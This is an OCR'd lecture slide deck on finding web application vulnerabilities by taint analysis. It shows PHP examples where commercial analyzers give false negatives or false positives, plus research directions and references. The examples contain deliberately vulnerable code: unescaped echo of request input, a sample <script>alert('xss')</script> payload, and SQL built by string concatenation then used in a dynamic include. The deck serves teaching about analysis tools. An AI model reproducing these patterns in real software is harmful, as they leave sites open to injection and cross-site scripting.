
Detecting Vulnerabilities by Taint Analysis

- Build control and data flow graphs.
- All inputs from a *source* are considered tainted.
- Data that depend on tainted data are also considered tainted.
- Some functions may be designated as sanitization functions (for particular security vulnerabilities).
- Values returned from a sanitization function are considered clean or untainted.
- Report vulnerabilities when tainted values are used in a *sink*.

Problems and Objectives

- Three problems (among others) remain:
  - Existing code analysis tools report too many false positives.
  - Many report false negatives in some cases.
  - Web application languages/frameworks are numerous and hard to catch up.
- We aim to solve the first two problems and alleviate the third.

Use of a Code Analysis Tool



Note: fewer false positives means less workload for the human reviewer.

Note: there may be possible feedback loops between two tasks.

Challenges

- Dynamic features of scripting languages popular for Web application development such as PHP:
  - Dynamic typing
  - Dynamic code generation and inclusion
- Other difficult language features:
  - Aliases and hash tables
  - Strings and numerical quantities
- Interactions between client-side code, server-side code, databases, and system configurations
- Variation in browser and server behaviors

Challenges: Alias Analysis

- In PHP, aliases may be introduced by using the reference operator "&".

PHP Code

```
<?php
  $a="test";  // $a: untainted
  $b=&$a;     //  $a, $b: untainted
  $a= $_GET["msg"];  // $a ,$b: tainted.
  echo $b;     // XSS vulnerability
?>
```

- Tool F: false negative
- Tool C: true positive

PHP Code

```
<?php
$a="test";     // $a: untainted
$b=&$a;        // $a, $b: untainted
grade();
function grade()
{
$a=$_GET["msg"]; // $a , $b: tainted.
}
echo $b;   ?> // XSS vulnerability
```

- Tool F: false negative
- Tool C: false negative

Note: Tool F and Tool C are two popular commercial code analysis tools.

Challenges: Alias Analysis (cont.)

- None of the existing tools (that we have tested) handles aliases between objects.

PHP Code

```
<?php
class car{
  var $color;
  function set_color($c){
    $this->color = $c;
  }
}
$mycar = new car;
$mycar->set_color("blue");
$a_mycar = &$mycar;
$a_mycar->set_color
( "<script>alert('xss')</script>“);
echo $mycar->color."<br>";
?>
```

Challenges: Strings and Numbers

```
1  if($_GET[‘mode’] == "add"){
2    if(!isset($_GET[‘msg’]) || !isset($_GET[‘poster’])){
3        exit;
4    }
5    $my_msg = $_GET[‘msg’];
6    $my_poster = $_GET[‘poster’];
7    if (strlen($my_msg) > 100 && !ereg(“script",$my_msg)){
8        echo "Thank you for posting the message $my_msg";
9    }
10 }
11 …
```


- To exploit the XSS vulnerability at line 8, we have to generate input strings satisfying the conditions at lines 1, 2, and 7, which involve both string and numeric constraints.

Challenges: A Theoretical Limitation

- Consider the class of programs with:
  - Assignment
  - Sequencing, conditional branch, goto
  - At least three string variables
  - String concatenation (or even just appending a symbol to a string)
  - Equality testing between two string variables
- The **Reachability Problem** for this class of programs is undecidable.


A Challenge Case (1/10)

- This is an adaptation of a real Web application developed by senior programmers in industry.
- File organization of the Web application:



A Challenge Case (2/10)

- In the “root” directory, there is a .php file called “main”, which the user can freely request.




main.php

```
fixInputValue();

if(isset($_POST["current_page_id"]))
        $current_page_id=$_POST["current_page_id"];
else
        $current_page_id='0';

$query="select page_name from pages where page_id='".$current_page_id."'";
$query_result=mysql_query($query);
list($page_name)=mysql_fetch_row($query_result);

include("./private_dir/".$page_name.".php");
```

A Challenge Case (3/10)

- In the "private_dir" directory, there is a .htaccess file which defines access control rules.
- The content of the .htaccess file is as shown on the right, which means that no user can directly request any page contained in the "private_dir" directory.



deny from all

A Challenge Case (4/10)


- In the database, there is a table called "pages" which stores the map between `page_id` and `page_name`.

Database

pages	
page_id	**page_name**
0	home
1	enter_name
2	say_hi
3	other_page1
4	other_page2
5	other_page3
6	other_page4
7	other_page5

A Challenge Case (5/10)

- Consider a scenario as follows.
  - Request "main.php".
  - Click the button whose value is "Go to enter_name.php".
  - Enter arbitrary string in the text box and click the "submit" button.



main.php

```
fixInputValue();

if(isset($_POST["current_page_id"]))
        $current_page_id=$_POST["current_page_id"];
else
        $current_page_id='0';

$query="select page_name from pages where page_id='".$current_page_id."'";
$query_result=mysql_query($query);
list($page_name)=mysql_fetch_row($query_result);

include("./private_dir/".$page_name.".php");
```

home.php

```
<form action="main.php" method="POST">

    <input type=hidden
    name="current_page_id" value="1">

    <input type=submit value="Go to enter_name.php">
</form>
```

home.php

```
<form action="main.php" method="POST">

        <input type=hidden
        name="current_page_id" value="1">

        <input type=submit value="Go to
        enter_name.php">
</form>
```

enter_name.php

```
<form action="main.php" method="POST">

        <input type=hidden
        name="current_page_id" value="2">

        <input type=text name="name" size=30>
        <input type=submit value="submit">
        <input type=reset value="reset">

</form>
```

current_page_id

main.php

```
fixInputValue();

if(isset($_POST["current_page_id"]))
        $current_page_id=$_POST["current_page_id"];
else
        $current_page_id='0';

$query="select page_name from pages where page_id='".$current_page_id."'";
$query_result=mysql_query($query);
list($page_name)=mysql_fetch_row($query_result);

include("./private_dir/".$page_name.".php");
```

enter_name.php

```
<form action="main.php“ method="POST">

        <input type=hidden
        name="current_page_id" value="2">

        <input type=text name="name" size=30>
        <input type=submit value=“submit">
        <input type=reset value=“reset">

</form>
```

say_hi.php


```
$name=$_POST["name"];

echo "Hi, ";
echo $name;
echo "!";
```

current_page_id and other parameters

other parameters

main.php

```
fixInputValue();

if(isset($_POST["current_page_id"]))
        $current_page_id=$_POST["current_page_id"];
else
        $current_page_id='0';

$query="select page_name from pages where page_id='".$current_page_id."'";
$query_result=mysql_query($query);
list($page_name)=mysql_fetch_row($query_result);

include("./private_dir/".$page_name.".php");
```



fixInputValue()

```
if(isset($_GET))      $_GET = sanitizeXSS($_GET);
if(isset($_GET))      $_GET = sanitizeSQLinjection($_GET);
if(isset($_GET))      $_GET = sanitizeSQLinjection($_GET);
                              .
                              .
                              .
if(isset($_POST))     $_POST = sanitizeXSS($_POST);
if(isset($_POST))     $_POST = sanitizeSQLinjection($_POST);
if(isset($_POST))     $_POST = sanitizeSQLinjection($_POST);
                              .
                              .
                              .
```

A Challenge Case (10/10)

- Every code analyzer that we tested reports a XSS vulnerability in "say_hi.php".
- However, the reported vulnerability doesn't actually exist because
  - "say_hi.php" can't be directly requested by users and
  - the user input always goes through the sanitization function called "fixInputValue" before it arrives at the sink in "say_hi.php".
- This false positive is due to incomplete dataflow analysis.

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Summary

- Web application security has drawn much attention from the public, the industry, and the academia.
- Making Web applications secure requires a combination of expertise in different areas.
- This provides great opportunities for research/development collaboration.
- It should also create good opportunities for starting new businesses.

Research Opportunities

- Advanced and integrated program analysis
- Formal certification of Web applications
- Development methods (including language design) for secure Web applications
- A completely new and secure Web (beyond http-related protocols)

Business Opportunities: Code Review/Analysis Service

- This requires a combination of knowledge
  - Security domain
  - Program analysis
  - Program testing
  - Review process
- There are real and growing demands!
- A few industry and academic groups are building up their capabilities.

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Selected References

- Huang *et al*., "**Securing Web Application Code by Static Analysis and Runtime Protection**," *WWW 2004*.
- Minamide, "**Static Approximation of Dynamically Generated Web Pages**," in *WWW* 2005.
- Xie and Aiken, "**Static Detection of Security Vulnerabilities in Scripting Languages**," *USENIX Security Symposium* 2006.
- Su and Wassermann, "**The Essence of Command Injection Attacks in Web Applications**," *POPL* 2006.
- Chess and West, *Secure Programming with Static Analysis*, Pearson Education, Inc. 2007.

Selected References (cont.)

- Lam *et al.*, "**Securing Web Applications with Static and Dynamic Information Flow Tracking**," *PEPM* 2008.
- Yu *et al.*, "**Verification of String Manipulation Programs Using Multi-Track Automata**," Tech Report, UCSB, 2009.
- Yu *et al.*, "**Generating Vulnerability Signatures for String Manipulating Programs Using Automata-based Forward and Backward Symbolic Analyses**," IEEE/ACM ICASE 2009.
- Kiezun *et al.*, "**Automatic Creation of SQL Injection and Cross-Site Scripting Attacks**," ICSE 2009.
- OWASP, http://www.owasp.org/.
- The CVE Site, http://cve.mitre.org/.